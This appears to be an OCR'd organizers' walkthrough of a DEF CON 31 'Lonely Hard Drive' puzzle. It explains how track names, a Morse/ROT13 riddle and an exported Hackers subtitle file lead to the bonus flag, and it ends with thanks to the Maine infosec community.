
PUZZLE 9 – Video cloud


There is a video containing many video, audio, and subtitle tracks, with one being a hint to open the SSD up.



Name	Date	Type	Size	Length
LHD.mkv		MKV Video File (V...	606,655 KB	03:43:03
something_special.t...	7/27/2023 8:57 PM	Text Document	7 KB	
level_cloud_9.png	7/28/2023 9:39 AM	PNG File	150 KB	

Level_cloud_9.png is a word cloud of all the track names contained in the video file and “something_special.txt” has some ascii art thanking the player so far as well as hints for the final bonus flag.





LONELY

HARD

DRIVE

DEF_CON_31

almost_finished!


Thank you

For the time


we have

shared <3


The hint is single letters in the image that spell out “HACKERS PASSWORD”





Inside of the level_cloud_9.png we've hidden out last embedded message, which is in Morse Code and ROT13, another riddle that points to the video track TeeHee as being the key.




```
..- -. . --.-
--.- . ...- .. .-.
--.- .-. ...
.--. -... .-
...-- .----
...- .-
-.
.--- -... . -.-- --.-
-... ...
.--. -... --.- .-. ..-.
-. .- --.-
..- -. .--. -..- .-. . ..-. .----.
--.- . .-. -. --.. ..-. --..--
.--- ..- .-. . .-.
..-. .--- -... . --.- ..-.
-. .- --.-
..-. .- .-. -. -..- .-. . ..-.
--.- -. .- .--. .-.
...- .-
..-. --. . .-. -. --.. ..-. --..--
-. --.. ...- --.- ..-. --.
--. ..- .-.
.-- .... .- - -.-- .-. .----. ..-.
...- .- .--. . .-. --.- ...- --- -.-- .-.
--.. ...- - ..- --. --..--
-.-- ...- .-. ..-.
-.
```


LHD_DC31 - VLC media player
Media
Playback
Audio
Video
Subtitle
Tools
View
Help
Audio Track
Audio Device
Stereo Mode
Visualizations
Increase Volume
Decrease Volume
Mute
Disable
sax - [English]
festival
incredible
jungle
nagoya
LHD Flag
● tesseract



LHD_DC31 - VLC media player
Media
Playback
Audio
Video
Subtitle
Tools
View
Help
Video Track
Fullscreen
✓ Always Fit Window
Set as Wallpaper
Zoom
Aspect Ratio
Crop
Deinterlace
Deinterlace mode
Take Snapshot
Disable
● binary
blender
cheese
cleaning
dancer
dubstep
piano
pocket_watch
ribs
roundabout
teehee
upset_man
v_day
wall
watch_faces
wet_tree


LHD_DC31 - VLC media player
Media
Playback
Audio
Video
Subtitle
Tools
View
Help
Add Subtitle File...
Sub Track
Disable
A Lonely Woman
Happy Gilmore
Lawrence of Arabia
Sneakers
The Brady Bunch Movie
The Flintstones
Wanted
Weekend at Burnies
● Swordfish
Hackers

When the Video Track is found, the video displayed a skilled strip tease preformed by the hard drive, climaxing in a blurred reveal of the internals.



If the .MKV file is viewed inside of a MKV tool such as MKVToolNix, then all tracks are viewable, and players can export single tracks for inspection. Exporting the Hackers.srt and searching for “password” or Lonely Hard drive shows the final bonus flag (not in the right order, per the dialog from Hackers)



Source files:


File name	Container	File size	Directory
LHD.mkv	Matroska	592.4 MiB	D:\LHD_Drive_Folders\Level_9\V5.Florence

Tracks, chapters and tags:

Codec	Type	Copy item	Language	Name	ID
✓ AVC/H.264/MPEG-4p10	Video	✓ Yes	und	upset_man	11
✓ AVC/H.264/MPEG-4p10	Video	✓ Yes	und	v_day	12
✓ AVC/H.264/MPEG-4p10	Video	✓ Yes	und	wall	13
✓ AVC/H.264/MPEG-4p10	Video	✓ Yes	und	watch_faces	14
✓ AVC/H.264/MPEG-4p10	Video	✓ Yes	und	wet_tree	15
✓ AAC	Audio	✓ Yes	en	sax	16
✓ MP3	Audio	✓ Yes	und	festival	17
✓ MP3	Audio	✓ Yes	und	incredible	18
✓ MP3	Audio	✓ Yes	und	jungle	19
✓ MP3	Audio	✓ Yes	und	nagoya	20
✓ MP3	Audio	✓ Yes	und	LHD Flag	21
✓ MP3	Audio	✓ Yes	und	tesseract	22
✓ SubRip/SRT	Subtitles	✓ Yes	und	A Lonely Woman	23
✓ SubRip/SRT	Subtitles	✓ Yes	und	Happy Gilmore	24
✓ SubRip/SRT	Subtitles	✓ Yes	und	Lawrence of Arabia	25
✓ SubRip/SRT	Subtitles	✓ Yes	und	Sneakers	26
✓ SubRip/SRT	Subtitles	✓ Yes	und	The Brady Bunch Movie	27
✓ SubRip/SRT	Subtitles	✓ Yes	und	The Flintstones	28
✓ SubRip/SRT	Subtitles	✓ Yes	und	Wanted	29
✓ SubRip/SRT	Subtitles	✓ Yes	und	Weekend at Burnies	30
✓ SubRip/SRT	Subtitles	✓ Yes	und	Swordfish	31
✓ SubRip/SRT	Subtitles	✓ Yes	und	Hackers	32
✓ 74 entries	Global t...	✓ Yes			

Destination file

Destination file: D:\LHD_Drive_Folders\Level_9\V5.Florence\LHD (1).mkv



```
You never tell me
anything, right? Right?

274
00:24:43,521 --> 00:24:45,488
All right, what are the three
most common used passwords?

275
00:24:45,731 --> 00:24:49,156
Lonely Hard Drive - DEF CON 31
BONUS_FLAG: "f2a63469751b", "550d-4175-8343", and "60be6b05"

276
00:24:49,400 --> 00:24:51,403
But not in that order
necessarily. Right?

277
00:24:51,652 --> 00:24:53,825
Yeah, don't forget "God."
System operators

278
00:24:54,071 --> 00:24:57,041
love to use "God."
It's that whole male ego thing.

279
00:24:57,283 --> 00:24:58,875
Look, you want to be elite,
```

Find what: password

☐ In selection

☐ Backward direction

☐ Match whole word only

☐ Match case

☑ Wrap around

Search Mode

● Normal

Congratulations and thanks for playing!

Special Thanks:

A note of acknowledgment from the Lonely Hard Drive contest organizers:

Firstly, we would like to express our profound gratitude to the spirited members of the Maine infosec (and DC207) community. They rolled up their sleeves and jumped into action, playing a pivotal role in testing the challenges, iterating the artwork, brainstorming on marketing strategies, and driving us to transforming our rough sketches into a polished contest. Each one of them holds an essential piece in this grand puzzle, and without their unique contribution, the picture would never have been complete.

Additionally, we wish to extend our sincere appreciation to DC207 for their financial backing, and for our awesome beta testers Kogo and 0b1s3c. Their support was not only monetary but also a vote of confidence in our vision, which gave us the fuel to drive our ambitions into reality. The commitment they demonstrated towards fostering a culture of curiosity and exploration is truly commendable... so maybe go buy a t-shirt or something to help support them in funding projects like ours in the future.

We are grateful for the shared belief in the potential of our contest and the collective effort it took to shape this idea into an exciting reality. This journey is a testament to what we can achieve when we pool our strengths together. Thank you all for turning this ambitious vision into a thrilling experience.

To everyone who participated, supported, and contributed in ways big and small: thank you. Your dedication and enthusiasm made 'The Lonely Hard Drive' not just a contest, but a celebration of our shared passion and commitment to this crazy, amazing community here at DEFCON.

xoxo,

Low on Ammo, Burninator, FragileDuck, Marbas